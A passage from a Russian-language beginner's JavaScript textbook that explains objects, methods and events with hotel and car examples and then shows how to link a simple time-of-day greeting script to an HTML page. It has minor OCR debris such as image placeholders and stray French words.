При использовании метода вам не обязательно знать, *как* именно он выполняет задачу. Необходимо лишь правильно формулировать «вопросы» к методу и уметь правильно интерпретировать его «ответы».

ОБЪЕКТ «ОТЕЛЬ»

При взаимодействии с отелем обычно требуется узнать, есть ли в нем свободные места. Чтобы получить ответ на этот вопрос, нужно написать метод, который будет вычитать количество забронированных мест из общего числа номеров. Кроме того, методы можно применять для увеличения или уменьшения значения свойства bookings при бронировании номеров или отмене брони.

ОБЪЕКТЫ «АВТОМОБИЛЬ»

Значение свойства currentSpeed должно возрастать или уменьшаться в зависимости от того, на какую педаль нажимает водитель: тормоз или газ. Код для увеличения или уменьшения значения свойства currentSpeed можно записать в методе changeSpeed().

ТИП ОБЪЕКТА: ОТЕЛЬ

МЕТОД	что происходит:
makeBooking()	Увеличивает значение свойства *bookings*
cancelBooking()	Уменьшает значение свойства *bookings*
checkAvailability()	Вычитает значение свойства *bookings* из значения свойства *rooms* и возвращает количество свободных номеров

ТИП ОБЪЕКТА: АВТОМОБИЛЬ


МЕТОД	что происходит:
changeSpeed()	Увеличивает или уменьшает значение свойства *currentSpeed*

ТИП ОБЪЕКТА: АВТОМОБИЛЬ

МЕТОД	что происходит:
changeSpeed()	Увеличивает или уменьшает значение свойства *currentSpeed*

СОВМЕСТНОЕ ИСПОЛЬЗОВАНИЕ

Компьютеры используют данные для создания моделей вещей, существующих в реальном мире. События, методы и свойства объекта тесно взаимосвязаны. События могут вызывать срабатывание методов, а методы способны извлекать или обновлять свойства объектов.




ОБЪЕКТ «ОТЕЛЬ»

1. Когда бронируется номер, происходит событие book.
2. В результате события book срабатывает метод makeBooking(), увеличивающий значение свойства bookings.
3. Значение свойства bookings изменяется, отражая, таким образом, сколько свободных номеров осталось в отеле.

ОБЪЕКТЫ «АВТОМОБИЛЬ»

1. Когда водитель нажимает педаль газа, срабатывает событие accelerate.
2. Событие accelerate вызывает метод changeSpeed(), который увеличивает значение свойства currentSpeed.
3. По значению свойства currentSpeed можно судить, насколько быстро движется автомобиль.



БРАУЗЕРЫ — ЭТО ПРОГРАММЫ, ДЛЯ СОЗДАНИЯ КОТОРЫХ ИСПОЛЬЗУЮТСЯ ОБЪЕКТЫ

Выше мы рассмотрели, как можно создать модель отеля или автомобиля на основе имеющихся данных. Браузеры создают подобные модели тех веб-страниц, которые в них отображаются, а также самого браузерного окна, где мы видим страницу.

ОБЪЕКТ «ОКНО»

На следующей странице показана модель компьютера, на экране которого открыт браузер.

Каждое окно или вкладка представляется в браузере при помощи объекта window. Свойство location объекта window сообщает вам URL актуальной страницы.

ОБЪЕКТ «ДОКУМЕНТ»

Текущая веб-страница, загружаемая в каждое окно, моделируется при помощи объекта document.

Свойство title объекта document сообщает, какая информация записана между открывающим тегом <title> и закрывающим тегом </title> этой веб-страницы. Свойство lastModified объекта document указывает дату ее последнего изменения.


odorantes
La fleur mise en vâse
ТИП ОБЪЕКТА: ОКНО
СВОЙСТВА
location http://eksmo.ru/
ТИП ОБЪЕКТА: ДОКУМЕНТ
СВОЙСТВА
URL http://eksmo.ru/
lastModified 09/04/2014 15:33:37
title HTML и CSS. Разработка и дизайн сайтов — самый простой и интересный способ изучить HTML и CSS

ОБЪЕКТ ДОКУМЕНТА ПРЕДСТАВЛЯЕТ HTML-СТРАНИЦУ

Пользуясь объектом document, можно получить доступ к контенту, который пользователи видят на странице, а также реагировать на действия, совершаемые ими.

Объект документа подобен другим объектам, представляющим предметы из реального мира. У этого объекта есть:

СВОЙСТВА
они описывают характеристики текущей веб-страницы (например, ее заголовок);

МЕТОДЫ
они выполняют задачи, связанные с тем документом, который в настоящий момент загружен в браузере (например, метод способен получить информацию об указанном элементе или добавить новый контент);

СОБЫТИЯ
вы можете реагировать на события, такие как щелчок мыши или касание элемента на сенсорном экране.

Поскольку все распространенные браузеры реализуют объект document одинаково, разработчики располагают:

- реализованными свойствами, к которым можно обращаться и узнавать, какая страница сейчас отображается в браузере;
- написанными методами, позволяющими решать ряд распространенных задач, без которых не обходится просмотр веб-страницы.

Вам предстоит научиться работать с этим объектом. На самом деле document — лишь один из множества объектов, поддерживаемых всеми распространенными браузерами. Когда браузер создает модель веб-страницы, он подготавливает не только document, но и новые объекты для каждого из ее элементов. Все эти объекты описываются в *объектной модели документа*, о которой мы поговорим в главе 5.


ТИП ОБЪЕКТА: ДОКУМЕНТ

СВОЙСТВА

URL	http://eksmo.ru/
lastModified	09/04/2014 15:33:37
title	HTML и CSS. Разработка и дизайн сайтов — самый простой и интересный способ изучить HTML и CSS

СОБЫТИЕ	происходит, когда:
load	завершается загрузка страницы и ресурсов
click	пользователь щелкает мышью на странице
keypress	пользователь нажимает клавишу

МЕТОД	Что делает:
write()	добавляет в документ новый контент
getElementById()	получает доступ к элементу по его атрибуту id



КАК БРАУЗЕР ВИДИТ ВЕБ-СТРАНИЦУ

Чтобы понять, как можно изменять контент веб-страницы при помощи JavaScript, необходимо знать, как браузер интерпретирует HTML-код и оформляет его с применением таблиц стилей.

1. ПОЛУЧАЕМ СТРАНИЦУ В ВИДЕ HTML-КОДА.

Каждую страницу на сайте можно считать отдельным документом. Таким образом, Всемирная паутина состоит из множества сайтов, и каждый состоит из одного или многих документов.

2. СОЗДАЕМ МОДЕЛЬ СТРАНИЦЫ И СОХРАНЯЕМ ЕЕ В ПАМЯТИ.

Модель, показанная далее — это представление очень простой веб-страницы. Структурно она напоминает генеалогическое древо. На вершине модели находится объект документа, соответствующий целому документу.

Под объектом документа располагаются более мелкие элементы, называемые узлами. Каждый узел — это самостоятельный объект. В данном примере у нас есть узлы трех типов: элементы, текст внутри элементов и атрибуты.

3. ИСПОЛЬЗУЕМ МЕХАНИЗМ ВИЗУАЛИЗАЦИИ ДЛЯ ПОКАЗА СТРАНИЦЫ НА ЭКРАНЕ.

Если на странице нет CSS, то механизм визуализации применит к HTML-элементам стили, заданные по умолчанию. Однако HTML-код из этого примера связан с таблицей стилей. Потому браузер запрашивает ее файл и отображает страницу как следует.

Получив правила CSS, механизм визуализации их обрабатывает и применяет каждое правило к тем элементам, к которым оно относится. Таким образом браузер располагает все элементы по местам, подбирает для них нужные цвета, шрифты и т.д.

Все распространенные браузеры используют интерпретатор JavaScript для преобразования ваших инструкций (написанных на этом языке) в команды, которые может выполнить компьютер.

При использовании языка JavaScript в браузере задействуется механизм, называемый интерпретатором (или движком для обработки сценариев).


Интерпретатор принимает ваши инструкции, написанные на языке JavaScript, и преобразует их в команды, при помощи которых браузер может выполнить требуемые задачи.

В интерпретируемом языке программирования, — а именно таким является JavaScript, — преобразование всех строк кода происходит по порядку, по мере выполнения сценария.

```
<!DOCTYPE html>
<html>
 <head>
  <title>СУ-777</title>
  <link rel="stylesheet" href="css/c01.css" />
 </head>
 <body>
  <h1>СУ-777</h1>
  <p>По всем вопросам просьба обращаться по тел.:
   <em>555-3344</em></p>
 </body>
</html>
```

1

Браузер получает HTML-страницу.



2

Браузер создает модель страницы и сохраняет ее в памяти.

3

Страница отображается в браузере при помощи механизма визуализации.

ОБЗОР

ОСНОВЫ ПРОГРАММИРОВАНИЯ

Б: Какое место компьютеры занимают в нашем мире

- Компьютеры создают модели реальности на основании имеющихся данных.
- В этих моделях используются объекты, представляющие различные явления реального мира. Объекты могут иметь: свойства, сообщающие информацию о качествах объекта; методы, выполняющие задачи с применением свойств конкретного объекта; события, происходящие в процессе взаимодействия человека с компьютером.
- Программист может написать код, означающий: «Когда произойдет такое-то событие, выполни такой-то код».
- Браузеры используют HTML-разметку для создания модели веб-страницы. Каждый элемент веб-страницы создает собственный узел (также являющийся объектом).
- Чтобы добиться интерактивности веб-страниц, программист пишет код, оперирующий браузерной моделью веб-страницы.

1/B

КАК НАПИСАТЬ СЦЕНАРИЙ ДЛЯ ВЕБ-СТРАНИЦЫ

КАК СОЧЕТАЮТСЯ HTML, CSS И JAVASCRIPT

Прежде чем вплотную заняться изучением языка JavaScript, давайте рассмотрим, как он сочетается с другими языками, применяемыми при создании веб-страниц, — HTML и CSS.


Как правило, веб-разработчики называют три языка, активно используемых при создании веб-страниц: это HTML, CSS и JavaScript.

По мере возможности следует не смешивать код на этих языках, распределяя его по разным файлам. HTML-страница должна содержать ссылки на файлы с кодом CSS и JavaScript.

Каждый язык образует отдельный *уровень*, имеющий свое назначение. Эти уровни охарактеризованы ниже, они надстраиваются друг над другом в порядке слева направо.

УРОВЕНЬ КОНТЕНТА — ФАЙЛЫ .HTML

Здесь находится контент веб-страницы. Язык HTML описывает ее структуру и семантику.



УРОВЕНЬ ПРЕДСТАВЛЕНИЯ — ФАЙЛЫ .CSS

Таблицы стилей CSS дополняют HTML-страницу правилами, указывающими, как должен быть представлен ее контент (фон, границы, размеры блоков, цвета, шрифты и т. д.).

УРОВЕНЬ ПОВЕДЕНИЙ — ФАЙЛЫ .JS

На этом уровне мы можем менять поведение страницы, то есть обеспечивать ее интерактивность. Мы будем стараться держать максимум JavaScript-кода в отдельных файлах.

Такую структуру программисты зачастую называют **разделением ответственности**.


ПРОГРЕССИВНОЕ УЛУЧШЕНИЕ

Три вышеуказанных уровня — это три кита, на которых зиждется популярный подход к созданию веб-страниц. Такой подход называется прогрессивным улучшением.

На рынке появляется все больше разнообразных устройств с возможностью подключения к Интернету, и концепция прогрессивного улучшения применяется все активнее.

Отличия между этими устройствами не ограничиваются размерами экрана — также значительно варьируются аппаратные возможности устройств и скорость соединения с Интернетом.

Кроме того, некоторые пользователи Интернета отключают в браузере JavaScript. Поэтому вы должны гарантировать, что ваши страницы будут функционировать и без сценарного кода.



ТОЛЬКО HTML

Начиная разработку с HTML-уровня, мы можем сосредоточиться на самой важной составляющей любого сайта: контенте.

Поскольку на этом уровне используется исключительно язык HTML, он должен работать на всех устройствах, быть доступен для всех пользователей и загружаться достаточно быстро даже при медленном соединении с Интернетом.

HTML + CSS

CSS-правила, регламентирующие оформление страницы, обычно записываются в отдельном файле. Таким образом, мы надежно отделяем контент страницы от таблиц стилей.

Можно использовать на всем сайте одну и ту же таблицу стилей. В таком случае сайт станет быстрее загружаться и его будет проще поддерживать. Другой вариант — использовать разные таблицы стилей применительно к одному и тому же контенту для создания различных представлений одинаковых данных.

HTML + CSS + JAVASCRIPT

Код JavaScript добавляется в последнюю очередь. Он повышает удобство использования страницы, а также улучшает впечатления пользователя от работы с сайтом.

Поскольку код JavaScript содержится в отдельных файлах, это означает, что страница будет отображаться и в тех случаях, когда пользовательская машина не сумеет загрузить или выполнить код JavaScript. Кроме того, один и тот же код можно использовать на нескольких страницах (благодаря чему сайт также будет быстрее загружаться, и к тому же упростится его поддержка).

СОЗДАНИЕ ПРОСТЕЙШЕГО КОДА НА ЯЗЫКЕ JAVASCRIPT

Команды на языке JavaScript записываются обычным текстом, как и на языках HTML и CSS. Потому для создания сценария вам не потребуется никаких специальных инструментов. В этом примере мы добавим приветствие на HTML-страницу. Его текст будет меняться в зависимости от времени суток.

1 Создайте каталог с именем *01* для сохранения JavaScript-файла. Откройте ваш любимый редактор для верстки кода и введите в него текст, приведенный справа.


Файл на языке JavaScript — это простой текстовый документ (подобный файлам на языках HTML и CSS). Однако он должен иметь расширение *.js*. Сохраните созданный файл в каталоге *01* под именем *add-content.js*.

Не переживайте, если вы пока не понимаете этот код. Для начала мы обсудим, как создаются сценарии и как они вписываются в общую структуру HTML-страницы.

```
var today = new Date();
var hourNow = today.getHours();
var greeting;

if (hourNow > 18) {
      greeting = 'Добрый вечер!';
} else if (hourNow > 12) {
      greeting = 'Добрый день!';
} else if (hourNow > 0) {
      greeting = 'Доброе утро!';
} else {
      greeting = 'Приветствуем!';
}

document.write('<h3>' + greeting + '</h3>');
```

2 Используйте для этого примера файлы CSS и изображения, загруженные с сайта eksmo.ru.

Чтобы поддерживать порядок в CSS-файлах, их следует хранить в каталоге с именем *styles* или *css*. Аналогично файлы JavaScript лучше складывать в каталог *scripts*, *javascript* или *js*. В данном случае сохраните ваш файл в каталоге *js*.



На рисунке показана структура файла, которая у вас получится, когда этот пример будет готов. Имена файлов всегда считаются чувствительными к регистру.

КАК СДЕЛАТЬ ССЫЛКУ С HTML-СТРАНИЦЫ НА ФАЙЛ JAVASCRIPT

Когда нужно использовать на веб-странице код JavaScript, в HTML-разметке применяется элемент script. Он сообщает браузеру, что после открывающего тега <script> располагается код сценария. Атрибут src этого элемента сообщает, где сохранен соответствующий файл JavaScript.

```
<!DOCTYPE html>
<html>
 <head>
  <title>СУ-777</title>
  <link rel="stylesheet" href="css/c01.css" />
 </head>
 <body>
  <h1>СУ-777</h1>
  <script src="js/add-content.js"></script>
  <p>По всем вопросам просьба обращаться по тел.:
   <em>555-3344</em></p>
 </body>
</html>
```

3 В текстовом редакторе, где вы пишете код, введите показанную выше HTML-разметку. Сохраните этот файл под именем *add-content.html.*

HTML-элемент script используется для загрузки файла JavaScript на веб-страницу. У данного элемента есть атрибут src, значение которого представляет собой путь к написанному вами сценарию.

Код из примера дает команду браузеру найти и загрузить файл сценария (подобным же образом действует атрибут src, сопровождающий элемент img).


4 Откройте HTML-файл в вашем браузере. Вы должны увидеть приветствие, добавленное нашим сценарием, в данном случае — «Добрый день!». Такие приветствия берутся из файла с JavaScript-кодом; в HTML-файле их нет.

Обратите внимание: браузер Internet Explorer иногда блокирует выполнение JavaScript-кода, когда пользователь открывает страницу, сохраненную на жестком диске. Если это происходит на вашем компьютере, попробуйте открыть файл в браузере Chrome, Opera, Firefox или Safari.

ИСХОДНЫЙ КОД НЕ ИЗМЕНЯЕТСЯ


Изучив приведенный выше пример, вы увидите, что HTML-разметка совершенно не изменилась.

5 Протестируйте этот пример в браузере и просмотрите исходный код страницы — обычно соответствующая команда доступна в меню **Инструменты** (Tools) или **Разработка** (Develop).



6 В исходном коде веб-страницы нет нового элемента, который был добавлен на страницу. Вы можете видеть только ссылку на JavaScript-файл.

По мере чтения книги вы заметите, что сценарии, как правило, добавляются непосредственно перед закрывающим тегом </body>.



РАЗМЕЩЕНИЕ СЦЕНАРИЯ НА СТРАНИЦЕ

На следующей HTML-странице присутствует сценарий. Он находится между открывающим тегом <script> и закрывающим тегом </script>. Однако рекомендуется хранить все сценарии в отдельном файле.

```
<!DOCTYPE html>
<html>
 <head>
  <title>СУ-777</title>
  <link rel="stylesheet" href="css/c01.css" />
 </head>
 <body>
  <h1>СУ-777</h1>
  <script>document.write('<h3>Приветствуем!</h3>');
  </script>
  <p>По всем вопросам просьба обращаться по тел.:
   <em>555-3344</em></p>
 </body>
</html>
```

7 Попробуйте открыть свой HTML-файл, удалив из открывающего тега <script> атрибут src и добавив новый код, приведенный слева, между тегами <script> и </script>. Атрибут src вам больше не понадобится, так как код JavaScript теперь находится на HTML-странице.

Как уже было сказано, лучше не смешивать таким образом код HTML и JavaScript. Этот пример приводится здесь, так как вы можете столкнуться с подобным на практике.

8 Откройте HTML-файл в браузере. Вы увидите на странице приветствие.


Вы, наверное, уже догадались, что метод document.write() записывает контент в документ (то есть на веб-страницу). Данный подход наиболее простой, но далеко не лучший. В главе 5 мы рассмотрим различные способы обновления контента на странице.

КАК РАБОТАТЬ С ОБЪЕКТАМИ И МЕТОДАМИ

Ниже приведена строка кода на JavaScript, позволяющая понять, как в этом языке работают с объектами и методами. Программисты в таком случае говорят, что делается вызов определенного метода того или иного объекта.

Объект **документа** представляет целую веб-страницу. Все браузеры реализуют этот объект, и для его использования вам будет достаточно просто указать его имя

Метод **write()** объекта **документа** позволяет записывать на веб-страницу новый контент, там, где находится элемент **script**



Объект **документа** имеет ряд методов и свойств. Они называются членами данного объекта. Для доступа к **членам** объекта нужно поставить точку между именем объекта и тем членом, к которому вы хотите получить доступ. Так осуществляется **обращение к члену**.

Всякий раз, когда методу для работы требуются некоторые данные, эти данные указываются в круглых скобках. Каждый фрагмент информации, находящийся в скобках, называется **параметром** метода. В данном случае методу **write()** необходима информация о том, что нужно написать на странице.

«За кадром» браузер использует гораздо более сложный код, чтобы вывести слова на экран, но вам не требуется понимать, как именно он это делает.

Вы должны знать лишь о том, как вызывать объект и метод и сообщать методу ту информацию, которая требуется для выполнения поставленной вами задачи. Все остальное метод сделает сам.

Существует множество объектов вроде **document**, а также масса методов, подобных **write()**. Они пригодятся вам при написании ваших собственных сценариев.


КОД JAVASCRIPT РАБОТАЕТ В ТОЙ ЧАСТИ СТРАНИЦЫ, ГДЕ ОН РАСПОЛАГАЕТСЯ В HTML-РАЗМЕТКЕ

Когда браузер находит на странице элемент script, он прерывается на загрузку сценария, а потом проверяет, должен ли он сделать еще что-нибудь, связанное с этим сценарием.

```
<!DOCTYPE html>
<html>
 <head>
  <title>СУ-777</title>
  <link rel="stylesheet" href="css/c01.css" />
 </head>
 <body>
  <h1>СУ-777</h1>
  <p>По всем вопросам просьба обращаться по тел.:<em>555-3344</em></p>
  <script src="js/add-content.js"></script>
 </body>
</html>
```

Обратите внимание: элемент script может располагаться и под первым абзацем. В таком случае приветствие будет выводиться на странице уже в другом месте.

Соответственно, требуется внимательно подбирать место для расположения элементов script, поскольку обработка сценариев может сказываться на длительности загрузки документов (см. с. 362).



ОБЗОР

ОСНОВЫ ПРОГРАММИРОВАНИЯ

B: Как написать сценарий для веб-страницы

- Лучше всего держать код на языке JavaScript в отдельном файле. Файлы с кодом на JavaScript являются текстовыми (как и файлы HTML-страниц и таблиц стилей CSS), но имеют расширение *.js*.
- HTML-элемент `script` применяется на веб-страницах, для того чтобы указывать браузеру, что нужно загрузить файл на языке JavaScript. Этим он напоминает элемент `link`, который может использоваться для загрузки файла CSS.
- Если вы просмотрите исходный код веб-страницы в браузере, то обнаружите, что JavaScript никак не изменяет HTML-разметку. Дело в том, что сценарий работает с моделью веб-страницы, которую создал браузер.

Глава 2

ОСНОВНЫЕ КОМАНДЫ JAVASCRIPT

В этой главе вы начнете читать и писать код на языке JavaScript. Вы также научитесь формулировать для браузера команды, которые он должен выполнять.

